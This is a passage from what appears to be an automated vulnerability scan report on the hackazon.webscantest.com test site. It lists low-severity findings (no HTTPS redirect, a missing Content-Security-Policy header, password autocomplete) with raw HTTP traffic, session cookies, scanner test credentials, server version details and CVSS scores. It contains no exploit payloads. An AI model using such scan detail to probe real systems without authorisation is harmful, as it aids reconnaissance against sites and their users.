http://hackazon.webscantest.com/wishlist/ Root Cause: (Parameter: / 1 Attack Variances) LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /wishlist/ HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C
X-RTC-REQUESTID: {4E40919B-C3C2-48D4-A0AA-30E4ED045C46}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:25 GMT
Pragma: no-cache
Content-Length: 6948
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/css/star-rating.min.css — Root Cause: (Parameter: / 1 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /css/star-rating.min.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {D0E299A7-DFE4-4865-96F8-472A8B331700}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 847
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "a42-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/user/login — Root Cause: (Parameter: / 3 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
POST /user/login?return_url= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/user/login
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username=x75v8o0e&password=x75v8o0f%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:06 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPSEverywhere	HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {30FCED69-4583-456A-A813-32C42404E397}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4326
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPSEverywhere	HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
POST /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {09B1591C-FF3F-465C-AE1B-A103A47C1704}

username=x75uzqty&password=x75uzqtz%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/css/nivo-themes/bar/bar.css — Root Cause: (Parameter: / 1 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /css/nivo-themes/bar/bar.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {68DDD418-24C5-4DC6-AE1B-6139FDDF4FA6}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 1107
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "d82-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/css/bootstrap.css — Root Cause: (Parameter: / 1 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /css/bootstrap.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {248CBD68-7D80-4C30-97D4-E391F8909021}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 19516
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "205c2-5d561f7cab547-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/font-awesome/css/font-awesome.min.css Root Cause: (Parameter: / 1 Attack Variances) LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /font-awesome/css/font-awesome.min.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {80D0537B-711B-49B7-8958-CDB1998EBBF0}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 4696
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "511e-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/css/sidebar.css Root Cause: (Parameter: / 1 Attack Variances) LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /css/sidebar.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {1047D30C-0143-4114-B4CA-879D39F57AA0}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 499
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "5a5-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/css/site.css — Root Cause: (Parameter: / 1 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /css/site.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {5609569E-BEB9-45CA-9604-3D537525BB16}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 5542
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "6776-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/css/ladda-themeless.min.css — Root Cause: (Parameter: / 1 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /css/ladda-themeless.min.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {9FE40F70-CA93-46FD-82CB-7CE8EFAEBB80}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 1155
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "1e1e-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/css/modern-business.css Root Cause: (Parameter: / 1 Attack Variances) LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /css/modern-business.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {E08F387B-B8EF-4437-83D6-EB3ED762D895}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 1218
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "ca4-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

CSPHeaders (2)

References

OWASP2017-A5 OWASP2021-A05 CWE-16

Description

The Content Security Policy hasn't been declared properly either through the meta-tag or the header, so the browser's trust of the content received from the server car be exploited. Malicious scripts are executed by the victim's browser because the browser trusts the source of the content, even when it's not coming from where it seems to be coming from.

Recommendation

The Content-Security-Policy HTTP response header helps you reduce XSS risks on modern browsers by declaring what dynamic resources are allowed to load via a HTTP Header. CSP makes it possible for server administrators to reduce or eliminate the vectors by which XSS can occur by specifying the domains that the browser

should consider to be valid sources of executable scripts. A CSP compatible browser will then only execute scripts loaded in source files received from those allowlisted domains, ignoring all other script (including inline scripts and event-handling HTML attributes).

CVSS Score

3.8 (Low)

Vector String

AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N/E:P/RL:X/RC:R

http://hackazon.webscantest.com/faq — Root Cause: (Parameter: / 3 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
CSPHeaders			HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:58 GMT Pragma: no-cache Content-Length: 6311 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	Missing HTTP header "Content-Security-Policy"

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

Attack Type	Original Value	Attack Value	Proof	Proof Description
CSPHeaders			HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 6142 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	Missing HTTP header "Content-Security-Policy"

Original Traffic

```
POST /faq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 98
Referer: http://hackazon.webscantest.com/faq
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}

userEmail=ax76tyb0f%40example.com&userQuestion=x76tyb0g&_csrf_faq=ieJjQ4pqALS8o0sRg2eG1KbvEpLuu8Ck
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:59 GMT
Pragma: no-cache
Content-Length: 6314
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

CSPHeaders	HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:04 GMT Pragma: no-cache Content-Length: 6142 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	Missing HTTP header "Content-Security-Policy"

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

http://hackazon.webscantest.com/user/login — Root Cause: (Parameter: / 3 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description

CSPHeaders	HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 4326 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	Missing HTTP header "Content-Security-Policy"

Original Traffic

```
GET /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {30FCED69-4583-456A-A813-32C42404E397}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4326
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

CSPHeaders	HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:06 GMT Pragma: no-cache Content-Length: 4422 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	Missing HTTP header "Content-Security-Policy"

Original Traffic

```
POST /user/login?return_url= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/user/login
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username=x75v8o0e&password=x75v8o0f%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:06 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

CSPHeaders	HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:03 GMT Pragma: no-cache Content-Length: 4422 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	Missing HTTP header "Content-Security-Policy"

Original Traffic

```
POST /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {09B1591C-FF3F-465C-AE1B-A103A47C1704}

username=x75uzqty&password=x75uzqtz%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

AutocompleteAttributeCheck (2)

References

OWASP2017-A6 OWASP2021-A05

Description

HTML forms are a key component to exchanging information between a user and the server.
Browser feature of remembering what you entered in previous text form fields with the same name.
So, for example, if the field is named 'name' and you had entered several variants of your name in other fields named name, then autocompletion provides those options in a dropdown.

Recommendation

The password autocomplete should always be disabled, especially in sensitive applications, since an attacker, if able to access the browser cache, could easily obtain the password in cleartext (public computers are a very notable example of this attack).
You can turn it off by setting AUTOCOMPLETE to OFF:

```
<input autocomplete="off" name="oPassword" type="password" >
```

CVSS Score

1.8 (Low)

Vector String

AV:P/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N

http://hackazon.webscantest.com/user/register | Root Cause: (Parameter: / 3 Attack Variances) | LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
AutocompleteAttributeCheck			<input type="password" maxlength="100" required name="password" id="password" class="form-control input-lg" placeholder="Password" tabindex="5" value="x75zzjnm$">	

Original Traffic

```
POST /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 133
Referer: http://hackazon.webscantest.com/user/register
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {00D0C841-07D0-4571-8BC2-DB9826AE27B4}

first_name=John&last_name=John&username=x75zzjnk&email=ax75zzjnl%40example.com&password=x75zzjnm%24&password_confi
rmation=x75zzjnn%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 5076
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

AutocompleteAttributeCheck			<input type="password" maxlength="100" required name="password" id="password" class="form-control input-lg" placeholder="Password" tabindex="5" value="">	

Original Traffic

```
GET /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4794
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

AutocompleteAttributeCheck	<input type="password" maxlength="100" required name="password_confirmation" id="password_confirmation" class="form-control input-lg" placeholder="Confirm Password" tabindex="6" value="">

Original Traffic

```
